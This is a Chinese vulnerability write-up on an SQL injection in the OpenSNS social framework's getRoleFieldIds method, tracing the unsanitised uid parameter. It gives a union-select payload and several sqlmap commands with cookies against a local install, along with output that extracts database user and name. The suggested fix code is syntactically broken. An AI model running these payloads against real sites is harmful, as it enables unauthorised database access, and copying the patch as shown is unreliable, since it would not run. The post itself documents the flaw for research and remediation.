

OpenSNS SQL注入(二)

[Onlywait](#) / 2019-07-19 09:46:00 / 浏览数 4768 [安全技术](#) [漏洞分析](#) [顶\(0\)](#) [踩\(0\)](#)

0x01 前言

[OpenSNS](#)是基于OneThink的轻量级社交化用户中心框架，系统秉持简约的设计风格，注重交流，为用户提供了一套轻量级的社交方案。OpenSNS前身是“ThinkOX”，[OpenSNS](#)采用PHP+MYSQL构建的一款有“身份”的开源免费SNS社交系统，适用于多种社会关系。[OpenSNS](#)采用thinkphp框架编写。系统的设计遵循高内聚低耦合，允许管理员自由开启关闭功能模块。不仅如此，[OpenSNS](#)还内置了一个功能扩展商店，可以一键在[OpenSNS](#)目前有大量的国内开发者，云市场上架了大量的第三方功能模块和主题应用，使[OpenSNS](#)可以同时满足各行各业的社交需求。

0x02 代码分析

跟踪到./Application/Ucenter/Controller/IndexController.class.php中的getExpandInfo方法

```
131 public function getExpandInfo($uid = null, $profile_group_id = null)
132 {
133     $profile_group_list = $this->_profile_group_list($uid);
134     foreach ($profile_group_list as &$val) {
135         $val['info_list'] = $this->_info_list($val['id'], $uid);
136     }
137     $this->assign('profile_group_list', $profile_group_list);
138 }
```

133 Line: 调用当前类中的_profile_group_list方法并将\$uid传入其中

跟踪到./Application/Ucenter/Controller/IndexController.class.php中的_profile_group_list方法

```
145 public function _profile_group_list($uid = null)
146 {
147
148     $profile_group_list = array();
149     $fields_list = $this->getRoleFieldIds($uid);
150     if ($fields_list) {
151         $fields_group_ids = D('FieldSetting')->where(array('id' => array('in',
152             $fields_list), 'status' => '1'))->field('profile_group_id')->select
153             ();
154         if ($fields_group_ids) {
155             $fields_group_ids = array_unique(array_column($fields_group_ids, '
156                 profile_group_id'));
157             $map['id'] = array('in', $fields_group_ids);
158
159             if (isset($uid) && $uid != is_login()) {
160                 $map['visiable'] = 1;
161             }
162             $map['status'] = 1;
163             $profile_group_list = D('field_group')->where($map)->order('sort
164                 asc')->select();
165         }
166     }
167     return $profile_group_list;
168 }
```

149 Line:调用当前类中的getRoleFieldIds方法并且将\$uid传入其中

跟踪到./Application/Ucenter/Controller/IndexController.class.php中的getRoleFieldIds方法

```
166 private function getRoleFieldIds($uid = null)
167 {
168     $roleid = M('member')->where('uid=' . $uid)->field('show_role')->select();
169     $role_id = $roleid[0]['show_role'];
170     $fields_list = S('Role_Expend_Info' . $role_id);
171     if (!$fields_list) {
172         $map_role_config = getRoleConfigMap('expend_field', $role_id);
173         $fields_list = D('RoleConfig')->where($map_role_config)->getField('
174             value');
175         if ($fields_list) {
176             $fields_list = explode(',', $fields_list);
177             S('Role_Expend_Info' . $role_id, $fields_list, 600);
178         }
179     }
180     return $fields_list;
181 }
```

168 Line: 将传入的\$uid拼接到SQL语句中

0x03 调试

漏洞出现在getRoleFieldIds方法中的168行，调试开始咯！


```
166 private function getRoleFieldIds($uid = null)
167 {
168     $roleid = M('member')->where('uid=' . $uid)->field('show_role')->select();
169     print M('member')->getlastsql();
170     print "<pre>";
171     print_r($roleid);
172     exit;
173     $role_id = $roleid[0]['show_role'];
174     $fields_list = S('Role_Expend_Info_' . $role_id);
175     if (!$fields_list) {
176         $map_role_config = getRoleConfigMap('expend_field', $role_id);
177         $fields_list = D('RoleConfig')->where($map_role_config)->getField('value');
178         if ($fields_list) {
179             $fields_list = explode(',', $fields_list);
180             S('Role_Expend_Info_' . $role_id, $fields_list, 600);
181         }
182     }
183     return $fields_list;
184 }
```

SELECT 'show_role' FROM 'ocenter_member' WHERE (uid=1) union select (user())


```
error
{
  [0] => error
  {
    [show_role] => 1
  }
  [1] => error
  {
    [show_role] => root@localhost
  }
}
```

0x04 漏洞复现

1、账号注册




2、登陆



3、祭出神器SQLMAP

```
sqlmap.py -u "http://localhost/index.php?s=/ucenter/index/getExpandInfo&uid=1)*--+" --cookie "PHPSESSID=hvkcoc2sef0l1kemdrvnknd2s7; UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7; CNZZDATA1254932726=287816123-1562732483-%7C1562738136;opensns_OX_LOGGED_USER=HYnkRzJxTkdGAdhKfVfkJ8n4kjemH%3DgWJU16IaiiFhgIB7" --dbms "mysql" --batch
```



```
sqlmap.py -u "http://localhost/index.php?s=/ucenter/index/getExpandInfo&uid=1)*--+" --cookie "PHPSESSID=hvkcoc2sef0l1kemdrvnknd2s7; UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7; CNZZDATA1254932726=287816123-1562732483-%7C1562738136;opensns_OX_LOGGED_USER=HYnkRzJxTkdGAdhKfVfkJ8n4kjemH%3DgWJU16IaiiFhgIB7" --dbms "mysql" --batch --is-dba
```

```
CAWindows\System32\cmd.exe
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q] Y
[22:13:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* (URI)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: http://localhost:80/index.php?s=/ucenter/index/getExpandInfo&uid=1) AND SLEEP(5)---+
[22:13:02] [INFO] testing MySQL
[22:13:37] [WARNING] turning off pre-connect mechanism because of connection time out(s)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[22:13:37] [INFO] confirming MySQL
[22:13:37] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[22:14:09] [INFO] adjusting time delay to 1 second due to good response times
[22:14:15] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.6.27
back-end DBMS: MySQL >= 5.0.0 (MariaDB fork)
[22:14:15] [INFO] testing if current user is DBA
[22:14:15] [INFO] fetching current user
[22:14:15] [INFO] retrieved: root@localhost
current user is DBA: True
[22:20:00] [INFO] fetched data logged to text files under 'C:\Users\only-wait\.sqlmap\output\localhost'
[*] shutting down at 22:20:00
```

sqlmap.py -u "http://localhost/index.php?s=/ucenter/index/getExpandInfo&uid=1)*--+" --cookie "PHPSESSID=hvkc2sef0l1kemdrvnknd2s7; UM_distinctid=16bda55e991192-05e2b3083ccb28-1368624a-144000-16bda55e992c7; CNZZDATA1254932726=287816123-1562732483-%7C1562738136;opensns_OX_LOGGED_USER=HYnkRzJxTkdgAdhKfVfkJ8n4kjemH%3DgWJU16laiiFhgIB7 --dbms "mysql" --batch --current-db

```
C:\Windows\System32\cmd.exe
[09:16:51] [WARNING] there is a possibility that the target (or WAF/IPS/IDS) is dropping 'suspicious' requests
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
Parameter: #1* (URI)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: http://localhost:80/index.php?s=/ucenter/index/getExpandInfo&uid=1) AND SLEEP(5)---+
[09:17:52] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.23, PHP 5.6.27
back-end DBMS: MySQL >= 5.0.12
[09:17:52] [INFO] fetching current database
[09:17:52] [INFO] retrieved:
[09:17:52] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[09:19:22] [INFO] adjusting time delay to 2 seconds due to good response times
open
[09:22:45] [ERROR] invalid character detected. retrying..
[09:22:45] [WARNING] increasing time delay to 3 seconds
sns
current database: 'opensns'
[09:25:52] [INFO] fetched data logged to text files under 'C:\Users\only-wait\.sqlmap\output\localhost'
[*] shutting down at 09:25:52
E:\tool\sqlmap>
```

0x04 漏洞修复

```
166 private function getRoleFieldIds($uid = null)
167 {
168     $roleid = M('member')->where('uid='". (int)$uid->field('show_role')->
        select();
169     $role_id = $roleid[0]['show_role'];
170     $fields_list = S('Role_Expend_Info_' . $role_id);
171     if (!$fields_list) {
172         $map_role_config = getRoleConfigMap('expend_field', $role_id);
173         $fields_list = D('RoleConfig')->where($map_role_config->getField('
            value');
174         if ($fields_list) {
175             $fields_list = explode(',', $fields_list);
176             S('Role_Expend_Info_' . $role_id, $fields_list, 600);
177         }
178     }
179     return $fields_list;
180 }
```

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1. 0 条回复

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